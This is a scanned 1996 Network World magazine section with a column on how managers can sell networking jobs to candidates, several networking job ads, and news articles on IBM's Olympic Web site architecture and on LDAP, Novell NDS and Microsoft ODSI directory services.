With networking skills in such high demand, it will take more than an intriguing job description and strong salary offer to attract qualified candidates. You've got to sell the job, your company, the geographical area in which the person will work and, to some extent, yourself as a good manager.

The reason is simple: The most sought-after candidates want a position that fulfills all their needs, not just compensation.

Although this article is not intended to be a sales tutorial, keep in mind that the best way to sell effectively is to identify the needs and desires of a customer — a strong job candidate, in this case — and sell what you have to offer them. Remember that it is waste of time to sell something a customer doesn't need or want. And if you try to sell what you can't deliver, you will have a very short customer relationship.

How do you know what the needs and desires of a prospective employee are? Quite simply: You ask. Exactly what you ask is up to you, but the questions should relate to six critical areas of concern: job content, professional growth, geographical area, benefits, job security and compensation (see graphic).

Jump onto Network World Fusion and download a matrix that will help you make the most of the answers a favored job candidate has given in response to your questions in six critical areas. With that, you can develop a strategy for selling the position to that person. Select Careers then Job Selling.

Network World Fusion
http://www.nwfusion.com

When and how do you gather this information? It's best to get the information after prospective candidates have passed a preliminary screening interview for a technical skills match, but before proceeding to the more serious, and time-consuming, secondary interview stage. If you don't get this information until late in the interview process, you will spend far too much time interviewing candidates that you can't, or won't, hire.

As for how to get the information, there are two approaches you can take.

One is to integrate questions concerning the six critical factors into the screening interview process. Done skillfully, the candidates may not even recognize that they are providing you with critical screening information.

These answers are likely to be more candid as opposed to the more cautious responses you'd get from someone who knows a job offer is on the line. The other technique, the one I prefer, is to present the candidate with a specific set of questions related to the six factors and explain your objectives. The presentation would go something like this:

"Chris, based on our review of your technical skills and experience, I believe you are well qualified for the position we've been discussing. I hope there is a continued interest on your part.

"As part of the next step in the interview process, I want to be sure that we can respond to your needs and interests. I've prepared a list of questions related to six factors that are critical to an individual's choice of a new job.

"I'd like to give you that list to take home so you can develop a brief written response to each question. Your responses will help me understand your needs and objectives and whether we can help you meet or achieve them. If we feel we can, we'll move ahead knowing there's a good probability of a successful future relationship. If we can't, it's in everyone's best interest to recognize that early in the process. Could you review this and have your responses back to me in the next three days?"

What have you accomplished here? A lot.

Preparing the sales pitch

Here's some sample questions you can ask job seekers about their needs in each of six key areas:

JOB CONTENT:
Are you interested in technical or administrative duties?
Do you want to manage people or projects?
Do you want to do operational tasks or develop plans and policy?

PROFESSIONAL GROWTH:
What are your career growth interests and expectations?
How do you define professional growth?
How do you measure professional growth?
How long do you think it will take to meet your professional growth expectations?

GEOGRAPHY:
If you were to be relocated, where would you be willing to go?
Where would you not be willing to go?
If you are to commute, how far would you be willing to travel?

JOB SECURITY:
What is your perspective on risk and reward?
Is job security the highest priority factor to you?
Or might job content, professional growth or compensation be more important?

BENEFITS:
What are your needs and expectations concerning benefits?
How much vacation time will you need to start with?

COMPENSATION:
What is the range of salary you expect?
What is your expected mix of base and bonus compensation?

When you get the answers to these questions, you can build a case for how your company, the job you're offering, the job location and you as a manager can satisfy those needs.

First, you've told Chris you want to go to the next interviewing level because there is a technical skills match and that should be good news.

Second, you've said you want to respond to Chris' needs and interests, not just yours.

Finally, you've asked for a sample of thoughtful, written material and you've created a time frame for when the information needs to be supplied. This is all valuable input as you manage your interview time and evaluate the candidate.

Chris may blow you off by objecting to the process or by taking the questions home and simply not following up. If so, there's nothing lost. It wouldn't have worked anyway. Or Chris may provide you with a thoughtful, well-prepared document that leads you to believe there's a high match potential and then it's time to start selling.

Although this may seem like a lot of work, it is far less time-consuming than an extensive series of interviews that doesn't result in a successful hire. Will you be able to respond to every candidate's needs? Not likely. However, don't forget that candidates prioritize their needs, and an effective sales presentation may help a person identify, or even modify, their priorities.

This selling process is intended to complement, not replace, your other proven interview techniques and processes. If testing works for you, do it.

Furthermore, when you finally put together an offer, present it to the candidate as part of a total opportunity. Identify each strong match between a candidate's need and your ability to meet it. Then describe how you can meet those needs in a well-thought-out offer letter. You will increase the likelihood of successfully recruiting those candidates you value most highly.

One final point concerning recruiting and selling: No matter where you are in the recruiting cycle, treat candidates with respect and sell your opportunity. Whether you hire a person or not, everyone you interview goes back into the professional community as a messenger. Give them a positive message to take, and it will enhance your reputation as an employer.

Schoff is president of Management Recruiters in Cedar Mountain, N.C., and specializes in the placement of networking professionals. Call him at (704) 884-4118 or fax him at (704) 884-3512.

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Area Managers

Chicago, IL; Dallas, TX; Pittsburgh, PA; New York, NY; & Atlanta, GA

Manage a group providing network consultation to customers. Strategically direct a project team to increase revenue through the delivery of value-added services. Assist in the design and implementation of large complex, multi-protocol, multi-vendor network environments to resolve business challenges. BSEE/CS with 10+ years' experience in data communications and networking essential. Requires an understanding of consulting processes, products and markets. **Dept. KM/AM**

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Systems Engineers

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Enterprise Sales Representatives

Various U.S. locations

Sell products into major, end-user accounts by creating and expanding account relationships through constant contact. Meet sales quota by successfully selling into new areas of major accounts as well as expanding business in existing areas. Gather and assimilate customer network hardware and software data, evaluate the data, and recommend the appropriate products to effect solid solutions. Requires solid data communications sales experience with large corporate accounts, excellent technical translation skills, and the ability to make presentations to executive level decision makers as well as technical operations personnel. Some knowledge of each of the following networking standards and protocols is also essential: Ethernet, Token Ring, FDDI, Fast Ethernet (100BASE-T), ATM, switching, routing, UNIX, SNMP and RMON network management. Knowledge of OSPF and RIP highly desirable. Must be willing to travel locally and some overnights based on various locations of major accounts. **Job Code: NW/ESR**

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

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

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

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

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

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

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

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

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
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

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

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

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

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

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

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Olympics

Continued from page 1

large scale. The site, actually a group of sites spanning the globe, is online now but the bulk of the Olympic information — athletes' biographies, event results, photos, video clips and more — will appear this Friday with the opening of the summer games. The site is intended as a showpiece for IBM's Internet/World-Wide Web technologies and expertise, and its performance will be judged as ruthlessly and immediately as that of any athlete.

IBM software architects have been wrestling with a number of the critical issues that will face corporate MIS groups in the future: how to handle unpredictable, and unpredictably large, traffic loads and vast amounts of data; how to make it easy for users to access just the data they want; how to manage Web-based information spread over multiple servers in different locations; and how to automate the work of updating Web information and ensuring HTML links are current and unbroken.

“Corporate sites will run into these issues in spades when they start rolling out intranets in volume,” said Don DePalma, senior analyst for Forrester Research, Inc., a Cambridge, Mass., market research company.

“We've concluded there's little off-the-shelf software [for such a project],” said David Grossman, technology wizard with IBM's Internet division. “You can't just slap in [HyperText Protocol Daemon] Web servers and [the File Transfer Protocol] and expect that to scale into a reliable service.”

The hardware foundation for the Web site is IBM's SP2 parallel computer, based on Reduced Instruction Set Computing processors, and running multiple copies of the IBM DB2 database. Information is transmitted from the Olympic operations systems in Atlanta to two Web sites, the primary site in Connecticut with 53 SP2 processors and a secondary site in New York with 16 nodes.

The ability to create such a highly scalable site is one of IBM's most powerful innovations, said Bruce Gill, vice president and research director for Internet strategies at Gartner Group, Inc., a Stamford, Conn., market research company.

STEVE BORNS

IBM's *Iribarren says one of the company's key goals is to make the Olympic Web site interactive.*

At the Web site, the data transmitted from the Atlanta systems is processed on workstations by a special program that classifies the contents of the files. These classifications are reviewed by teams of human editors, and the data is then copied to three mirror Web sites, also based on SP2 computers, around the world. Then, anyone with a Web browser can access the home page and search for information.

One of the key IBM goals is to make the site as interactive as possible and let users access data almost as it changes, said Jose-Luis Iribarren, IBM's manager of Olympic and sports Internet systems. “Interactivity means making information easy for people to access,” he said. “But the downside is that you need a lot of programming support.”

One big chunk of programming went into building software that fully exploits the capabilities of the underlying parallel computer. “Traditional Web server software running in a multinode environment runs in sequential or serial mode,” Iribarren said. One server handles all of the incoming load until it is saturated, and then the next server takes over. By contrast, all the SP2 nodes can be linked and the traffic load spread automatically and evenly across them. Additional nodes can be plugged in while the site continues running.

Another key programming task has been creating near-real-time links between the Atlanta operations systems and the Web, storing data in DB2 databases and building Web pages on demand. This is handled by IBM's emerging Web Objects Management (WOM) architecture. WOM is a set of software interfaces, services and tools that creates a consistent layer across data and applications on the corporate net and across Web servers.

Typical Web applications today are based on HTML pages — flat files — on a Web server. But such applications “run out of gas very quickly in a large, complex site,” Grossman said. By contrast, WOM, in effect, breaks the Web page into components, or objects, and stores information (called metadata) about these objects in a relational database.


Then, in response to a browser request, WOM refers to the databases to assemble the objects into a finished Web page. Except for the event results information, WOM will manage all the Web-based information.

According to Gill, the IBM architecture can work as well with Oracle or Sybase databases as with DB2. The implications are far-reaching because WOM lets MIS groups open controlled doorways into existing corporate networks. “The Web becomes, in effect, a terminal into the glass house transaction systems and data,” Gill said. “This point is not lost on IBM. They are saying [the Olympic Web] represents the next couple of years of IBM technology for the Web.”

The actual Web page components — the GIF and HTML files and so on — that WOM uses are all managed by the Distributed Files System (DFS), which is an implementation of a key part of the Open Software Foundation, Inc.'s Distributed Computing Environment. DFS tracks all files on all disks. Administrators and developers — and WOM — see a tree of files, which can be anywhere.

Through DFS, WOM can drop or update the hypertext links among Web page components automatically, a critical issue in a complex and fast-changing Web site. ■

IBM's Olympic Web site plan


Atlanta
Private IBM network and operations systems
Accreditation
Athletic event results
General information
Images and audio
56K bit/sec
① Fresh data from Atlanta is collected in computers and sent to IBM's main Web server.
Connecticut
Main Web server
(based on 53-processor SP2 parallel computer and DB2 database)
② Content is classified and stored for optimal search/retrieval.
③ Information is copied to three mirror sites around the world.
T-3 links
Internet
Web browsers
④ Users can create customized Web pages to track preferred events.
Mirror sites
U.S.
Asia
Europe

Your own page on the Olympic Web

No one knows how many browser requests, or hits, will come in to the Olympics Web site daily, but IBM's Jose-Luis Iribarren said 10 million is “not unrealistic.”

Besides relying on scalable hardware and multiple mirrored sites, IBM will minimize hits by designing streamlined, Web-based applications that cut down on the number of hits required to get data.

IBM is also creating a mechanism that will let users access the site and call up a form that lets them select the events, personalities and countries about which they are most interested. The Web server will then generate and store a script with these individual preferences.

When a user next hits the site, he or she types in the name of the personal Web page. In response, the Web server begins to assemble the page, pulling in several of the most recent news items or pictures from the DB2 databases, and adding the links to the main pages for each event or topic.

“We designed these pages to give different views of the data, so people can easily get to the stuff they want,” said Sara Elo, an IBM information architect working on the project. “You're minimizing the number of hits needed to navigate the data.”

—John Cox

Wayfarer brings the Olympics to you

IBM is working hard to make it easy for you to access Olympic information with your browser. But you will still have to go to the Olympic Web site to get the information, right?


Maybe not. Wayfarer Communications, Inc. is using its Quickserver tool set to create an application that will automatically deliver selected results directly to the Netscape Communications Corp. Navigator Web browser on your PC.

Here is how it works: USA Today Online sends an official Olympic data feed on the results of ongoing events to Windows NT servers at a Wayfarer site. The servers run the Quickserver application, which is a high-performance messaging engine and protocol, and Wayfarer's MedalWatcher application. MedalWatcher notes what data has changed, matches the information with stored user profiles, then inserts only the changed data into the MedalWatcher format and messages it, via Quickserver, to clients.

After the initial download, all communications are handled via Quickserver. Instead of sending entire Web pages over the 'Net, Quickserver sends only the new or changed data.

This approach lets Quickserver easily create something that is otherwise difficult to create in Web interactions — a session that is similar to two people picking up an interrupted conversation and remembering what they said before.

—John Cox



A peek *at what MedalWatcher can do.*

Directories

Continued from page 1


work operating system directories, but directories of Internet and intranet users. Vendors have responded by rallying around Netscape Communications Corp. in support of the Lightweight Directory Access Protocol (LDAP) as a standard for accessing directories via the 'Net.

"Most companies have multiple directories, and they are just putting up with it," said Mike Hurwicz, an analyst at Patricia Seybold Group, Inc. in Boston. Although there are directory synchronization products on the market, he said most are focused on E-mail directories.

Zoom, zoom, Zoomit

Kim Cameron, Zoomit's chief scientist and a speaker at the conference, said his company's Meta-Directory Services technology is designed to help users wrangling with multiple directories. While LDAP goes a long way toward providing universal access to directory information, he said, Zoomit's technology goes a step further by importing the content of disparate directories into a common name space.

You could look it up



SOURCE: IDC, FRAMINGHAM, MASS.

"Even if the whole world adopts LDAP, you still have the problem of different pieces of information stored in different directories," Cameron said. The Zoomit products, to be rolled out this fall, will be able to access these directories and synthesize data contained in them.

Cameron declined to provide product specifics, but said the design goal is to provide graphical desktop management tools that support Web protocols.

Unlike existing directory synchronization products, which can move data from several directories into a common database, Zoomit's offering is expected to selectively cull pieces of information from various sources. It will also be able to propagate changes throughout the network, Cameron said.

Novell's directory direction

Zoomit's products will interoperate with Novell Directory Services (NDS), according to Michael Simpson, director of marketing for Novell's Internet Infrastructure Division. But, he said, "Zoomit is only putting a patch on the directory integration problem." Although the company's products will enable different directories to be synchronized, they will perpetuate the application development problem, Simpson said.

NDS, on the other hand, allows developers to write distributed applications that run natively in NDS, Simpson said. "That gives them a synchronized directory, authentication and security services," he added.

Novell is responding to demand for more universal directories by making the NDS operating system neutral so it can run in any environment, including the Internet.

According to Thomas Arthur, vice president and general manager of Novell's Internet Infrastructure Division, the company will unveil a 12-month road map for NDS this week. By year-end, Novell plans to have NDS run across TCP/IP and interoperate with other LDAP-enabled directories, and to ship a more manageable version of NDS with the NetWare revision (code-named Moab). And by mid-1997, it plans to run NDS natively on Microsoft's Windows NT Server (*NW*, June 10, page 1). ■

Microsoft's ODSI approaches reality

A year after Microsoft Corp. unveiled its Open Directory Services Interfaces (ODSI) as the solution for directory interoperability, the company is still moving steadily — albeit quite slowly — toward that goal.

ODSI is a set of Windows Open System Architecture APIs that will assist software developers in building applications that access, manage and register with multiple directories in a heterogenous environment. What the Windows customer gets from ODSI is a single logon to multiple directories and an easier way to navigate and query across them.

ODSI's long gestation period, however, means that customers may not see the benefits of Microsoft's technology for another 12 months.

Analysts expressed some skepticism about Microsoft's commitment to delivering ODSI in a timely fashion. They charge that Microsoft made the announcement prematurely in order to thwart software developers' intentions to write to established directory services such as Banyan Systems, Inc.'s StreetTalk and Novell, Inc.'s Novell Directory Services.

ODSI's past and future

July 1995
Microsoft announces ODSI

Fall 1995
ISVs comment on ODSI specification

August 1996
ODSI SDK beta to ship

Fall 1996
ODSI SDK general release expected

Mid-1997
Third-party products supporting OSDI expected

